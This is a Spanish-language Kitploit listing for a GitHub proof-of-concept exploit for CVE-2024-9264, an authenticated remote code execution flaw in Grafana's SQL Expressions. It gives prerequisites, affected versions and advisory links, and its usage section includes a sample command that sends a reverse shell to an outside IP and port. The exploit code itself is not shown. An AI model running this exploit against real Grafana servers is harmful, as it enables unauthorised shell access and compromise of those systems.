
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-9264 — Prueba de concepto en Python para la ejecución remota de código en Grafana mediante expresiones SQL, que explota una sanitización insuficiente de entradas para ejecutar comandos arbitrarios del shell en objetivos autenticados. | Kitploit
Herramientas/GitHubGitHub/royall-researchers/cve-2024-9264
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónRed Teaming
GitHubroyall-researchers/cve-2024-9264

CVE-2024-9264

Prueba de concepto en Python para la ejecución remota de código en Grafana mediante expresiones SQL, que explota una sanitización insuficiente de entradas para ejecutar comandos arbitrarios del shell en objetivos autenticados.

Ver Repositorio
hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Exploit RCE CVE-2024-9264 en Grafana a través de Expresiones SQL

Descripción

Prueba de Concepto para Ejecución Remota de Código en Grafana (CVE-2024-9264)

Este repositorio contiene un script de Python que explota una vulnerabilidad de Ejecución Remota de Código (RCE) en la función de Expresiones SQL de Grafana. Al aprovechar una sanitización insuficiente de las entradas, este exploit permite a un atacante ejecutar comandos de shell arbitrarios en el servidor. Esto es posible a través de la extensión comunitaria shellfs, que un atacante puede instalar y cargar para facilitar la ejecución de comandos.

Requisitos previos

  • usuario autenticado de Grafana con permisos de Viewer o superiores
  • El binario DuckDB debe estar instalado y accesible a través del PATH de Grafana

Versión afectada

Grafana >= v11.0.0 (todas las v11.x.y están afectadas)

Uso


python3 poc.py [--url <target>] [--username <username>] [--password <password>] [--reverse-ip <IP>] [--reverse-port <PORT>]
14

Ejemplo

python poc.py --url http://127.0.0.1:3000 --username eviluser --password eviluser --reverse-ip 10.10.1.41 --reverse-port 9001

Aviso legal

Este script tiene fines educativos y está destinado a ser utilizado en entornos controlados donde tengas permiso para probar la seguridad del sistema. El mal uso de esta herramienta podría tener consecuencias legales.

Más

https://zekosec.com/blog/file-read-grafana-cve-2024-9264/

https://grafana.com/blog/2024/10/17/grafana-security-release-critical-severity-fix-for-cve-2024-9264/

Descargar herramienta